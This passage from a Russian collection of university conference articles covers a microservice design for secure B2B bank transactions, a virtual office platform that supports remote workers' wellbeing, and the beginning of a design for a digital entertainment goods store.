- защита от несанкционированного доступа к структурам, в том числе со стороны сотрудников;
- защита каналов передачи данных;

- обеспечение независимости системы защиты от субъектов защиты;
- защита программного обеспечения и оборудования;
- защита территории и здания, хранилищ документов;
- резервное копирование и восстановление информации.

Вышеописанные мероприятия являются основополагающими в процессе обеспечения безопасности банковских структур, но также немаловажными составляющими являются обеспечение безопасности банковских вкладов, банковских карт, банковских операций и банковских платежей.

Исходя из описанных аспектов, при формировании информационной системы обработки транзакций необходимо выделить следующие ключевые функции:

- усовершенствованная модель безопасности;
- интуитивно понятный интерфейс;
- прозрачная система процесса перевода денежных средств;
- независимость информационной системы.

При формировании модели заданы элементы системы, совокупность которых определяет информационную систему. Разработанная модель взаимодействия микросервисов информационной системы сопровождения В2В-сделок представлена на рис. 1.




Рис. 1. Взаимодействие микросервисов информационной системы обработки транзакций

Информационная система представляет собой расширенный функционал безопасных финансовых транзакций между банками, бизнесом, корпорациями. Безопасная и защищенная среда обмена финансовой информацией достигается путем использования следующих модулей:

- API Gateway – центральное звено, с помощью которого осуществляется коммуникация между модулями системы, что позволяет добиться изоляции модулей друг от друга и повышает степень защищенности в целом;
- Lead module – модуль, обеспечивающий работу с конечным пользователем (например, процессы регистрации и авторизации);
- Transaction module – модуль транзакций, реализует финансовые переводы между счетами;
- Block list – модуль хранения данных о заблокированных аккаунтах;
- Time check – модуль проверки допустимых временных зон для осуществления транзакций;
- Math module – модуль, принимающий решение о допуске к выполнению транзакции или отказе от ее осуществления на основе математических вычислений;
- Additional secure – модуль дополнительных проверок безопасности, таких как проверка IP-адреса, MAC-адреса, номера телефона и операционной системы, указанных при регистрации и используемых в момент проведения транзакции;
- Permitted places – модуль, осуществляющий проверку настоящего местоположения подключенного пользователя;
- Logger – модуль хранения метаданных, собранных со всех модулей информационной системы.

В модуле «Math module» происходит расчет значения, которое впоследствии сравнивается с константным значением и принимает решение о разрешении или запрете проведения транзакции. На рис. 2 (см. ниже) представлен алгоритм работы модуля принятия решений, который описывает полный процесс от момента запроса транзакции пользователем до расчета и вынесения решения об одобрении или запрете совершения транзакции.

Современные тенденции непрерывного развития информационных технологий сопровождаются увеличением сложности и количества возможных угроз и атак, в связи с чем актуализируется задача разработки безопасной информационной системы для осуществления B2B-сделок, которая должна использовать ведущие достижения в области информационной безопасности и соответствовать современным стандартам разработки информационных систем.

Предложенная модель информационной системы обработки транзакций для сопровождения B2B-сделок обеспечивает безопасную среду для обмена финансовыми средствами. В перспективах развития представленной работы планируется внедрение сканера объемно-пространственной формы

лица человека, позволяющего считывать и анализировать внешние черты для принятия решения о проведении транзакции.




Рис. 2. Диаграмма последовательности принятия решения о проведении транзакции

### Список используемых источников

1. Потери банков России [Электронный ресурс] // Сетевое издание финансово-экономического журнала Forbes. URL: <https://www.forbes.ru/finansy/485013-analitiki-ocenili-poteri-krupnejsih-desati-bankov-rossii-za-2022-god> (дата обращения 18.02.2023).

2. Семеко Г. В. Информационная безопасность в финансовом секторе: Киберпреступность и стратегия противодействия // Социальные новации и социальные науки. 2020. № 1 (1). С. 77–96.

*Статья представлена заведующим кафедрой ИУС СПбГУТ, доктором технических наук, профессором Л. К. Птицыной.*

УДК 004.94  
ГРНТИ 50.49.31

## ФОРМИРОВАНИЕ МОДЕЛИ ИНФОРМАЦИОННОЙ СИСТЕМЫ ВИРТУАЛЬНОГО ОФИСНОГО ПРОСТРАНСТВА ДЛЯ ОРГАНИЗАЦИИ И ВЕДЕНИЯ УДАЛЕННОЙ РАБОТЫ

**А. О. Жаранова, И. Е. Неделько**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Обоснована актуальность создания платформы для организации и ведения удаленной работы. Проведен анализ современных сервисов для сопровождения дистанционной работы. Выявлены основные недостатки существующих систем для организации и ведения дистанционной работы. Рассмотрено психологическое влияние удаленного формата работы на сотрудников. Выделен перечень необходимых функций платформы для организации и ведения удаленной работы. Предложена модель информационной системы виртуального офисного пространства для организации и ведения удаленной работы. Представлено описание ключевых элементов модели информационной системы.*

*информационная система, модель системы, дистанционная работа, виртуализация, онлайн платформа.*

Исходя из исследований российских и зарубежных источников, количество работающих из дома сотрудников выросло на 216 % с 2005 по 2019 год [1], также выросло количество людей, работающих удаленно хотя бы раз в неделю. По прогнозам специалистов до 2028 года около 73 % всех отделов будут иметь удаленных сотрудников [2].

Большое влияние на переход в дистанционный формат работы произвела вспышка COVID-19, произошедшая в 2020 году. Миллионы людей во всем мире стали работать из дома, что непреднамеренно привело к глобальному эксперименту по работе с эмоциями сотрудников. Удаленная работа стала «новой нормой» в короткий промежуток времени. До пандемии

люди в основном предпочитали работать удаленно на добровольной основе и по согласованию с работодателем.

Однако несмотря на то, что быстрое развитие технологий может позволить удалённую работу, у такого формата есть и свои недостатки. По данным исследования Buffer в 2019 году удалённые сотрудники столкнулись с рядом проблем при работе из дома: переработки, чувство одиночества, проблемы с взаимодействиями и коммуникациями, отвлекающие факторы и многое другое [3].

На основе анализа статистических данных очевидно, что основную роль в проблематике удаленного формата работы играет не столько недостатки в обеспечении сотрудников, сколько психологические факторы их оторванности от живого взаимодействия с коллегами.

Современный подход к организации дистанционной работы немыслим без формирования единой системы организации и ведения удаленной работы. Актуальных комплексных решений, удовлетворяющих всем требованиям организации удалённой работы, нет ни со стороны зарубежных разработок, ни со стороны отечественного рынка. Анализ пользовательского опыта на отдельных приложениях для удаленной работы показал, что ни одно из них не оказывает какого-либо положительного психологического влияния. Из-за отсутствия эффекта присутствия у работников удалённого формата и постоянного взаимодействия с большим количеством программного обеспечения во время рабочего процесса вызывается чувство оторванности от коллег, работающих в офисе, и провоцируется чувство одиночества.

Рынок сервисов для организации и ведения удалённой работы нуждается в комплексном решении, основная особенность которого заключается в ориентированности на ощущениях и психологическом состоянии пользователя-работника. Необходимо сформировать многофункциональное решение, сочетающее в себе возможности основных сервисов сопровождения рабочих процессов и способствующее улучшению психологического состояния работников.

Вследствие этого особую важность приобретает разработка механизмов и систем для сопровождения удаленной работы, использующих ведущие достижения в сфере информационных технологий и соответствующих современным стандартам разработки информационных систем.

Главная задача в решении вопроса удалённой работы – разработка системы для её организации и ведения. Важно создать комплексное решение, способное удовлетворить наиболее важные требования современных работников удалённого формата, а также справиться с отрицательным психологическим влиянием путём создания функционала, обеспечивающего комфорт и создающего эффект присутствия.

Для обеспечения удобства организации и ведения дистанционной работы распределенных команд в любых сферах бизнеса, содействия благоприятному микроклимату в командах и повышению их эффективности выявлен перечень ключевых функций системы, в том числе ряд функций для поддержания эмоционального состояния, а также разработан алгоритм генерации виртуального офисного пространства.

Ключевые функции системы выявлены на основе анализа основных требований современного удалённого формата работы: генерация виртуального офисного пространства, аудио и видеоконференцсвязь, чаты, трекер задач, трекер времени работы, создание быстрых заметок. Модульная схема информационной системы виртуального офисного пространства для организации и ведения удаленной работы представлена на рис. 1.




Рис. 1. Модульная схема информационной системы виртуального офисного пространства для организации и ведения удаленной работы

Самые распространённые проблемные ситуации, связанные с эмоциями и психологическим воздействием удалённой работы, могут быть решены при помощи функций поддержки для сотрудников. Их перечень сформирован на основании психологических практик, применяемых для восстановления эмоциональной стабильности не только в рабочем режиме, но и в любой жизненной ситуации в целом:

- функции напоминания о перерывах, которые способствуют предотвращению переутомления и улучшают эмоциональное состояние;
- функции медитации и расслабления, включающие короткие голосовые уроки и способствующие улучшению эмоционального состояния сотрудников и профилактике стресса;
- функции реакций на сообщения, позволяющие сотрудникам быстро обмениваться мнениями с коллегами, снижающие чувство изоляции и способствующие улучшению общего эмоционального фона;

– возможность работы в режиме «не беспокоить», способствующая снижению уровня стресса;

– функция оценки эмоционального состояния, позволяющая сотрудникам оценить свое состояние и помочь справиться с негативными эмоциями (позволяет менеджеру оценить состояние своих подчинённых).

Основой сервиса является генерация виртуального офисного пространства. Виртуальное офисное пространство предоставляет сотрудникам возможность быстрого и удобного общения друг с другом через чат, видеозвонки, аудиозвонки и другие средства коммуникации. Эта функция позволяет сотрудникам чувствовать причастность, ощущать командную работу. С экономической точки зрения использование такой функции для удаленной работы может снизить затраты на аренду офисного помещения и другие эксплуатационные расходы.

Алгоритм генерации виртуального офисного пространства представлен на рис. 2 (см. ниже).

Алгоритм генерации офисного пространства имеет следующие особенности: пользователь вводит в систему информацию о количестве сотрудников, отделов и плотности рассадки, а также при необходимости дополнительную информацию о переговорных и комнатах отдыха. На основе этой информации происходит расчет и конфигурация офисного пространства. Системой выбирается алгоритм формирования офиса на основе компоновочной схемы и фракталов макропространств. Затем производится проверка занятости мест и выявление возможных ошибок при генерации. Неиспользуемые пространства заменяются декорациями. Далее происходит проверка тарифа пользователя и предоставление доступа к системе.

Преимуществом данной модели является возможность генерации офисного пространства любого размера в зависимости от требований пользователя.

Виртуальное офисное пространство позволяет сотрудникам взаимодействовать и общаться между собой, создавая ощущение присутствия в коллективе и уменьшая чувство одиночества. А так как это пространство может стать местом взаимодействия и обмена знаниями между сотрудниками, такой функционал может поспособствовать повышению мотивации и продуктивности работы.

В перспективах развития представленной работы планируется широкое использование искусственного интеллекта для предсказания загруженности сотрудников и распределения задач между ними, а также определения эмоционального состояния сотрудников и выявления рисков выгорания на работе.






Рис. 2. Алгоритм генерации виртуального офисного пространства

#### Список используемых источников

1. Kate Lister. Telecommuting/mobile work/remote work statistics by Global Workplace Analytics [Электронный ресурс] // Global Workplace Analytics. 2021. URL: <https://global-workplaceanalytics.com/telecommuting-statistics> (дата обращения 16.03.2023).
2. Katie Evans. Upwork. Third Annual «Future Workforce Report» Sheds Light on How Younger Generations are Reshaping the Future of Work [Электронный ресурс] // Upwork (UPWK). March 5, 2019. URL: <https://www.upwork.com/press/releases/third-annual-future-workforce-report> (дата обращения 16.03.2023).
3. Buffer. State Of Remote Work 2019 [Электронный ресурс] // Buffer. 2019. URL: <https://buffer.com/state-of-remote-work/2019> (дата обращения 16.03.2023).

*Статья представлена заведующим кафедрой ИУС СПбГУТ,  
доктором технических наук, профессором Л. К. Птицыной.*

**УДК 004.05**  
**ГРНТИ 20.15.05**

## **ПРОЕКТИРОВАНИЕ СЕРВИСА ДЛЯ РЕАЛИЗАЦИИ ЦИФРОВЫХ ТОВАРОВ РАЗВЛЕКАТЕЛЬНОЙ ИНДУСТРИИ**

**А. О. Жаранова, И. А. Чухарев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Показана большая популярность товаров развлекательной индустрии. Представлены задачи проектируемого сервиса: просмотр товаров, оформление покупки, возможность для пользователя обратиться в техподдержку, просмотр новостей по развлекательной тематике. Определены подсистемы сервиса. Выявлен возможный спектр технологий для будущей разработки.*

*сервис для реализации цифровых товаров, развлекательная индустрия, информационная система.*

С развитием технологий и интернета рынок товаров развлекательной индустрии стал одним из самых динамично развивающихся и перспективных [1]. Компании, которые занимаются производством и продажей цифровых товаров для развлечения, стали всё более популярными и успешными. Однако для эффективной работы в данном сегменте рынка необходимо иметь не только качественный и интересный продукт, но и удобный и функциональный сервис, который бы обеспечивал лёгкость в покупке и использовании товаров.

Сервис для реализации цифровых товаров развлекательной индустрии должен обеспечивать высокую степень удобства и функциональности для пользователей, а также позволять компаниям, занимающимся производством и продажей цифровых товаров, эффективно управлять своим бизнесом и повышать уровень доходов. Важно учитывать особенности данного рынка, такие как быстрое обновление и изменение контента, высокие требования к безопасности и конфиденциальности данных пользователей, а также необходимость быстрого и качественного обслуживания клиентов.

На рис. 1 показаны основные подсистемы, необходимые для функционирования сервиса для реализации цифровых товаров развлекательной индустрии, а также выявлены связи между ними. Все подсистемы взаимодействуют друг с другом для обеспечения удобства и качества обслуживания пользователей.




Рис. 1. Схема подсистем сервиса для реализации цифровых товаров развлекательной индустрии

Ниже представлены общие задачи, которые выполняются в каждой подсистеме:

1. Подсистема просмотра товаров:
  - просмотр списка цифровых товаров, доступных для покупки;
  - поиск по ключевым словам, чтобы пользователь мог быстро найти интересующий его товар;

– сортировка товаров по различным параметрам, например, по цене или по дате выхода на рынок.

2. Подсистема оформления покупки:

- выбор товаров и процесс оплаты (реализация платёжного шлюза);
- получение доступа к цифровому контенту после покупки.

3. Подсистема обращения в техподдержку:

- помощь пользователям в решении проблем с покупками, скачиванием, установкой или настройкой цифровых товаров;
- предоставление информации о работе сервиса и его возможностях.

4. Подсистема просмотра новостей по развлекательной тематике:

- просмотр новостей о различных цифровых товарах развлекательной индустрии;
- подписка на рассылку новостей.

Для реализации подсистем могут быть использованы различные технологии, например, для управления контентом – CMS-системы (*Content Management System*), для оформления заказа – платежные системы и интерфейсы программирования приложений (API), для технической поддержки – CRM-системы (*Customer Relationship Management*), а для подсистемы новостей – специализированные новостные порталы и рассылки.

Последующее проектирование подразумевает макетирование информационной системы [2]. На рис. 2 представлена главная страница сервиса для реализации цифровых товаров. На ней пользователь знакомится с основными разделами. В шапке находятся ссылки на: вкладку с преимуществами сервиса, каталог товаров, форму обратной связи с техподдержкой и контакты.




Рис. 2. Стартовая страница сервиса для реализации цифровых товаров развлекательной индустрии

На рис. 3 (см. ниже) представлен раздел «контакты», где пользователь может связаться с консультантом для разрешения вопросов по товарам, работе сервиса, оплате и т. п. Пользователь получает ответное сообщение, продублированное на электронную почту.

Для последующей разработки сервиса для реализации цифровых товаров развлекательной индустрии возможно применение следующих технологий:

- в зависимости от выбора платформы, на которой будет работать сервис, могут использоваться различные языки программирования, такие как Python, JavaScript, PHP;

- для хранения и управления данными сервиса могут использоваться СУБД, такие как MySQL, PostgreSQL, MongoDB;

- возможно развертывание сервиса в облачных платформах, таких как AWS, Google Cloud, Microsoft Azure;

- для управления исходным кодом и версионности проекта может использоваться система контроля версий, например, Git;

